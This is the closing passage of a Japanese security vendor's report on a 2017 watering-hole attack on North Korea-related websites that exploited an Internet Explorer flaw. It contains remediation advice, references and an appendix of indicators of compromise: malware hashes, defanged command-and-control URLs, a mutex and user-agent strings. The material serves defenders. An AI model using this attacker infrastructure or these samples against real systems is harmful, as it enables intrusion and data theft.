脆弱性攻撃には CVE-2016-0189 を悪用していたため、MS16-051/MS16-053 を適用していない Internet Explorer で改ざんサイトにアクセスした場合、マルウェアに感染し、遠隔操作等により情報漏えいの被害が発生している可能性があります。さらに、MS17-010 を適用していない端末が存在する場合には感染が拡大している恐れがあります。被害の発生と拡大を防止するためパッチを適用しソフトウェアを最新の状態に保つとともに、本レポートで紹介した特徴の通信が発生していないか通信ログをご確認ください。付録には、IOC を記載しておりますので、ご活用いただければ幸いです。

6. 本レポートについて

レポート作成者

NTT セキュリティ・ジャパン株式会社

幾世知範、小澤文生、林匠悟

レポート責任者

NTT セキュリティ・ジャパン株式会社

横山恵一

履歴

2017 年 8 月 21 日（ver1.0）：初版公開

7. 参考文献

[1] 産経新聞社, “朝鮮総連ＨＰにサイバー攻撃　プログラム改竄、閲覧すると情報盗まれる恐れ“,
http://www.sankei.com/affairs/news/170513/afr1705130004-n1.html

[2] 在日本朝鮮人総連合会
http://www.chongryon.com

[3] 朝鮮通信
http://www.kcna.co.jp

[4] THEORI, “PATCH ANALYSIS OF CVE-2016-0189“,
http://theori.io/research/cve-2016-0189

[5] Ankit Anubhav, Manish Sardiwal, “The journey and evolution of God Mode in 2016: CVE-2016-0189“,
https://www.virusbulletin.com/virusbulletin/2017/01/journey-and-evolution-god-mode-2016-cve-2016-0189/

8. 付録

北朝鮮関連サイトを利用した水飲み場型攻撃について、IOC を以下に示します。

検体ハッシュ値

ハッシュ値（MD5）	説明
2593a0ef1bea32cf23f4c8c42b814b2a	1 次検体
6a5ad1450a58a0da27066f53e3a94379	2 次検体
a72ca104fa41228f0cab31dadeea92c4	3 次検体
8f9dedaacaf8dd971b7d88a826acd90d	1 次検体
75eb3772141fc2123783cfcc59db6502	2 次検体
3918d5876061a0be96d58d912687b03f	3 次検体
59fc53d05aaf4196d560a5af6bf54d24	3 次検体
6564aeeacb3ec1eb195ba44ec9cb4621	uploader.exe

URL

URL
54.238.186[.]73/a7db98c120710f08ea5604f2bf622ac9.php
54.238.186[.]73/bb3537dc74ca56f5975c1f82818340ce.php
54.238.186[.]73/f7015a0edbf0564d9b34cf8addd9dff5.php
54.238.186[.]73/59c295edc8782dea64cde7fcbd292747.php
52.78.95[.]103/a7db98c120710f08ea5604f2bf622ac9.php
52.78.95[.]103/bb3537dc74ca56f5975c1f82818340ce.php
52.78.95[.]103/f7015a0edbf0564d9b34cf8addd9dff5.php
52.78.95[.]103/59c295edc8782dea64cde7fcbd292747.php

ミューテックス

検体ハッシュ値	Mutex
6a5ad1450a58a0da27066f53e3a94379	mutmutmut

User-Agent

User-Agent
72b7579fe4095435679933ca351822a8
256f0751d6b26488ba98fd57d354ce2a
ea0ec5f659136deba37c324436a292ce